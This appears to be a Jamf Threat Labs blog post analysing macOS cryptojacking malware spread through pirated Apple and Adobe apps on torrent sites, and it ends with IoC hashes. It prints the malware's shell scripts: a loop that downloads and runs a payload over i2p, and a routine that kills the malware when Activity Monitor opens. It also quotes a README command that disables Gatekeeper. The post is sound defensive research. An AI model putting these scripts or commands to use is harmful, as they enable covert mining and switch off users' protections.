Beware of macOS cryptojacking malware.

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Jamf Blog

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Evasive cryptojacking malware targeting macOS found lurking in pirated applications

Security, Jamf Threat Labs

Over the past few months Jamf Threat Labs has been following a family of malware that resurfaced and has been operating undetected, despite an earlier iteration being a known quantity to the security community. In this article, we'll examine this malware and the glimpse it offers into the ongoing arms race between malware authors and security researchers as well as highlight the need for enhanced security on Apple devices to ensure their safe and effective use in production environments.

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During routine monitoring of our threat detections in the wild, we encountered an alert indicating XMRig usage, a command-line crypto-mining tool. While XMRig is commonly used for legitimate purposes, its adaptable, open-source design has also made it a popular choice

for malicious actors. This particular instance was of interest to us as it was executed under the guise of the Apple-developed video editing software, Final Cut Pro. Further investigation revealed that this malicious version of Final Cut Pro contained a modification unauthorized by Apple that was executing XMRig in the background. At the time of our discovery, this particular sample was not detected as malicious by any security vendors on VirusTotal. Since January 2023, a handful of vendors have detected the malware. However, many of the malicious applications continue to go unidentified by most vendors.

Adware has traditionally been the most widespread type of macOS malware, but cryptojacking, a stealthy and large-scale crypto-mining scheme, is becoming increasingly prevalent. Given that crypto-mining requires a significant amount of processing power, it is likely that the ongoing advancements in Apple ARM processors will make macOS devices even more attractive targets for cryptojacking. While cryptojacking itself is not a new concept, this particular variant employs some novel tactics.

This malware makes use of the Invisible Internet Project (i2p) for communication. i2p is a private network layer that anonymizes traffic, making it a less noticeable alternative to Tor. This malware uses i2p to download malicious components and send mined currency to the attacker's wallet.

While searching for other examples of malware that use i2p routing, we found that the techniques of this sample were similar to those reported by Trend Micro in February 2022. Despite the similarities, there were still discrepancies and unanswered questions, such as why this particular sample went undetected by all vendors on VirusTotal, even though the malware family had already been documented.

In their report, Trend Micro speculated that the Mach-O sample may have arrived in a DMG package for Adobe Photoshop CC 2019. However, they were unable to find the DMG itself. Given that we were seeing a very similar scenario play out with Final Cut Pro, we also wanted to identify where this malware was coming from.

In an attempt to pinpoint the source of the malware, we turned to a Pirate Bay mirror and searched for torrents of Final Cut Pro. We downloaded the most recent torrent with the highest number of seeders and checked the hash of the application executable. It matched the hash of the infected Final Cut Pro we had discovered in the wild. We now had our answer.


We observed that the torrent was uploaded by a user with a yearslong track record of uploading pirated macOS software torrents, many of which were among the most widely shared versions for their respective titles:

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Logic Pro X 10.7.7 MAS [TNT] Uploaded 01-27 14:23, Size 1.05 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.6 MAS [TNT] Uploaded 12-17 2022, Size 1.05 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.5 MAS [TNT] Uploaded 11-02 2022, Size 100 MiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.5 MAS [TNT] Uploaded 10-25 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.4 MAS [TNT] Uploaded 08-10 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.3 MAS [TNT] Uploaded 05-20 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 23.3 U2B [RiD] Uploaded 05-10 2022, Size 2.07 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.4 MAS [TNT] Uploaded 04-28 2022, Size 1.04 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.2 MAS [TNT] Uploaded 04-13 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.3 MAS [TNT] Uploaded 03-15 2022, Size 1.03 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.2 MAS [TNT] Uploaded 12-11 2021, Size 1.04 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.1 MAS [TNT] Uploaded 11-16 2021, Size 2.95 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.1 MAS [TNT] Uploaded 11-13 2021, Size 1.03 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.0 MAS [TNT] Uploaded 10-20 2021, Size 1.03 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6 MAS [TNT] Uploaded 10-20 2021, Size 2.95 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 2021 v22.5 [TNT] Uploaded 09-22 2021, Size 3.79 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 2021 v22.4.3 [TNT] Uploaded 09-07 2021, Size 3.61 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 2021 v22.4.3 ZI Uploaded 09-02 2021, Size 244.66 MiB, ULed by wtfisthat34698409672

After a thorough analysis of the torrent upload DMGs, we discovered that the uploader was the source of the malware we found and also confirmed it to be the source of the previously reported samples. Furthermore, we found that virtually every one of the dozens of uploads that began in 2019 was compromised with a malicious payload to surreptitiously mine cryptocurrency.

This discovery presented a rare opportunity to trace the evolution of a malware family. What started as a rudimentary and conspicuous scheme had iterated through three distinct stages of evolution into something with creative evasion techniques. As far as we could tell, only samples from the first generation of this malware family have been reported on.

Our findings were made even more significant by the ability to trace the timeline of when the samples entered circulation in the torrent community, when they started being submitted to VirusTotal, and when vendors started to successfully detect the different stages of this malware. This provided valuable insights into the progression of the malware and its evolution and allowed us to better understand the tactics and techniques used by those behind the malware.



Life, uh… finds a way


As we mentioned, our Final Cut sample was evading AV detection while the samples previously reported were being detected across the board. Having found the direct source of this malware, we had the luxury of directly comparing the samples. We observed clear

delineation points where the samples started to use new obfuscation techniques. Many of these techniques were not present in the first-generation samples that were previously reported on.

So, what changed?

The first-generation samples used the `AuthorizationExecuteWithPrivileges` API to gain elevated privileges, which were needed to install the Launch Daemon for persistence. However, this process involved a conspicuous password prompt stating that the application needed to make changes. Later first generation samples changed to a user Launch Agent, which would not require the conspicuous prompt. However, the second-generation samples that began to appear on the Pirate Bay in April 2021 had no traditional persistence methods, such as Launch Daemons or Launch Agents, that were observed. Instead, the malware seems to rely on the user launching the application bundle to start the mining process.


Later variants of the malware mask its malicious i2p components within the application executable using base64 encoding. We compared the third-generation pirated Final Cut Pro to a genuine copy and observed that it was significantly larger, weighing in at 11.9MB compared to the standard 3.7MB. This is due to the presence of two large base64 encoded blobs and shell commands within the application executable.



Just Push Play

When the user double-clicks the Final Cut Pro icon, the trojanized executable runs, kicking off the shell calls to orchestrate the malware setup. Contained within the same executable are two large base64 blobs that are decoded via shell calls. Decoding both of these blobs results in two corresponding tar archives. One contains a working copy of Final Cut Pro. The other base64 encoded blob decodes to a customized executable responsible for handling the encrypted i2p traffic. Once the embedded data has been decoded from base64 and unarchived, the resulting components are written to the `/private/tmp/` directory as hidden files. After executing the i2p executable, the setup script uses curl over i2p to connect to the

malicious author's web server and download the XMRig command line components that perform the covert mining. The version of Final Cut Pro that is launched and presented to the user is called from this directory and eventually removed from the disk.



1. User downloads and double-clicks application bundle
2. Trojanized executable runs
3. Working base64 encoded Final Cut Pro executable extracted
4. Base64 encoded i2p executable extracted and disguised as `mdworker_shared` on execution
5. The Miner executable is pulled from the command and control server
6. Mining begins disguised as `mdworker_local` process

Gaslight

All of this rapid staging on the launch of the application bundle is handled by the series of shell calls embedded in the malicious binary. We observed three different iterations of this shell setup loop. The earlier iteration was less involved and existed in a fairly readable format when dumped via the strings utility:

```
    rm /tmp/installv3
    rm /tmp/installv3_md5

    complete=false
    finished=false

    while [ "$complete" != "true" ]; do

    while [ "$finished" != "true" ]; do
    curl -o /tmp/installv3 http://127.0.0.1:4546/pshp
    if [ ! -f /tmp/installv3 ]; then
    echo "File not found!"; else
    finished=true
    fi
    sleep 5
    done
    echo "File found!"
    finished=false
    while [ "$finished" != "true" ]; do
    curl -o /tmp/installv3_md5 http://127.0.0.1:4546/pshp_md5
    if [ ! -f /tmp/installv3_md5 ]; then
    echo "File not found!"; else
    finished=true
    fi
    sleep 5
    done
    echo "File md5 found!"

#after download
    echo "Check file md5"
    md1=$(md5 -q /tmp/installv3)
    md2=$(cat /tmp/installv3_md5)
    if [ "$md1" == "$md2" ]; then
    complete=true
    fi
    sleep 5
    done
    chmod +x /tmp/installv3
    rm /tmp/installv3_md5
    echo "Complete!"
/tmp/installv3.sh
chmod +x /tmp/installv3.sh;/tmp/installv3.sh
rm /tmp/installv3.sh
/tmp/installv3 &
while :; do if pgrep "Activity Monitor" > /dev/null;then killall installv3;killall com.apple.acc.network;exit;fi; sleep 1; done
zPLR
```

In the later iterations, the script has been converted to an oversized one-liner. This longer script also handles building the configuration file settings for the miner:

The bash loop in this malware has a distinctive feature that was iterated on, but first appeared in 2019 samples. Despite our condemnation of the actions of malware authors, it's hard not to be intrigued by the clever use of the following commands:

```
(APID=$$;(while true; do sleep 3;(pgrep -x 'Activity Monitor' > /dev/null) &&
break;done;); [ \"$I2PD_PID\" != \"\" ] && kill -9 \"$I2PD_PID\" > /dev/null
2>&1; [ \"$PIDW\" != \"\" ] && kill \"$PIDW\" > /dev/null 2>&1; [ \"$PID\" !=
\"\" ] && kill \"$PID\" > /dev/null 2>&1; pkill \"._${r_nme}\"; pkill
\"._${r_i2}\"; kill \"$APID\" > /dev/null 2>&1;); exit) & echo $! >
\"/tmp/i2pd/._pid\");
```

The script runs a continuous loop that checks the list of running processes every 3 seconds, looking for the Activity Monitor. If it finds the Activity Monitor, it immediately terminates all of its malicious processes. As a result, if the victim notices that their CPU is running hotter than

normal while unwittingly mining crypto for the attacker, and opens the Activity Monitor to confirm their suspicion, the malware stops its activity and hides until the next time the victim launches the application.

In the third and latest generation of the script, we found a deceptive technique more commonly found in Linux malware. The script uses the built-in bash command `exec` with the `-a` flag to launch malicious processes. The `-a` flag enables the setting of a custom name for the process, which appears in the output of commands like `ps aux`. To blend in with the other running processes, the malware author chose to set the process names to the paths of `mdworker_local` and `mdworker_shared`, which are the names of legitimate service processes related to the Spotlight feature. This makes it more challenging to notice the malicious processes and is yet another evasion technique employed by the malware. Nothing to see here!

Ventura Raises the Bar

As we described previously, the later iterations of this malware stopped relying on `launchd` for persistence and instead relied on the user launching the pirated software to initiate the miner. This approach allows the malware to steal CPU time for the duration of the active session and provides a high degree of stealth. However, this strategy's success depends on the software's regular launch by the victim.

In macOS Ventura, Apple has introduced security improvements that pose a new challenge to this approach. The more stringent codesigning checks in Ventura verify that all notarized apps are correctly signed and have not been modified by unauthorized processes, even after the first launch. This is an improvement from previous versions of macOS, where Gatekeeper would only validate applications during their initial launch and would regard the file as trusted once it was successfully launched.

In this case, major torrent clients on macOS (namely Transmission and uTorrent) do not apply any quarantine attributes, thus bypassing the validation checks on a macOS Monterey system. However, on macOS Ventura, despite the lack of quarantine attributes, the modified version of Final Cut Pro failed to launch and we received an error message. This was because the malware left the original code signing intact but modified the application, thus invalidating the signature and failing the system security policy. The ongoing checks in Ventura make it more difficult to bypass this validation, unlike in previous versions where sidestepping it was possible by avoiding or removing the quarantine attribute.

On the other hand, macOS Ventura did *not* prevent the miner from executing. By the time the user receives the error message, that malware has already been installed. It did prevent the modified version of Final Cut Pro from launching, which could raise suspicion for the user as well as greatly reduce the probability of subsequent launches by the user.

One More Thing…

Before we declare this malware family DOA with the Ventura security updates, it must be noted that this error message was only seen on the pirated versions of Logic Pro and Final Cut Pro (both are Apple titles). At the time of writing, the pirated Photoshop uploaded by wtfisthat34698409672 still successfully launches both the malicious and working

components on the latest version of macOS Ventura 13.2 and earlier. This seems to be due to a minor difference in how the executable in the working copy of Photoshop is called compared to how the Final Cut and Logic Pro executables are launched. These could likely be restored to working order with minor adjustments from the malware author.

Epilogue: The Danger of Pirated Applications

Pirated software delivered over peer-to-peer networks makes for an ideal malware delivery mechanism for multiple reasons:

1. Until macOS Ventura, file quarantine was a keystone piece in the macOS malware strategy. Applying the quarantine attribute to downloaded files has historically been an “opt-in” affair and major torrent clients willfully opt out of applying the quarantine attribute to the files they download, thus eliminating one of the biggest security hurdles for malware authors.


2. For any remaining hurdles, the malware author has an unwitting collaborator in the user that downloaded the pirated application. The user has a strong potential to be coaxed into manually disabling other security features, like Gatekeeper. Take for example this text from the README.txt :

```
If you have issues with image (annoying image/application is damaged messages pretending you cannot open things) run in Terminal: sudo spctl --master-disable
```

(Note: this command is used to entirely disable Gatekeeper functionality. Consider that there is no follow-up instruction for re-enabling it.)

3. There is also a psychological component. The user knows they are doing something illegal, and it is not surprising when Apple’s built-in security prevents them from running pirated Apple software. Furthermore, if the user eventually suspects that they may have inadvertently run malware on their work computer, they are far less likely to explain what actions took place to anyone in the Security or IT departments.

Jamf Protect specifically reports on whether Gatekeeper has been disabled on any endpoints.



All known versions of this malware family are detected and blocked by Jamf Protect Threat Prevention.

Discovered malware samples were shared with Apple. As of version 2166, XProtect signatures have also been updated to defend against this threat.

IoC's

Universal Binaries

c19e78df3b3462064b9d78bc138674a7e8df28c7

7628d90cfd311bfd4997729a232ca77a6d443619

62ed66c1835ef5558ce713467f837efde508d5e4

69fd812cf3760dc3dff5d41972cc635de9a0844d

53fd50b23372a73e74e7cdc370f51ac560a1130f

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PKGs

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Bash Scripts

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80f2682d60303ea9098444a35cb35e697ae18187

638ef84a29c747419027c306833d6420d351b244

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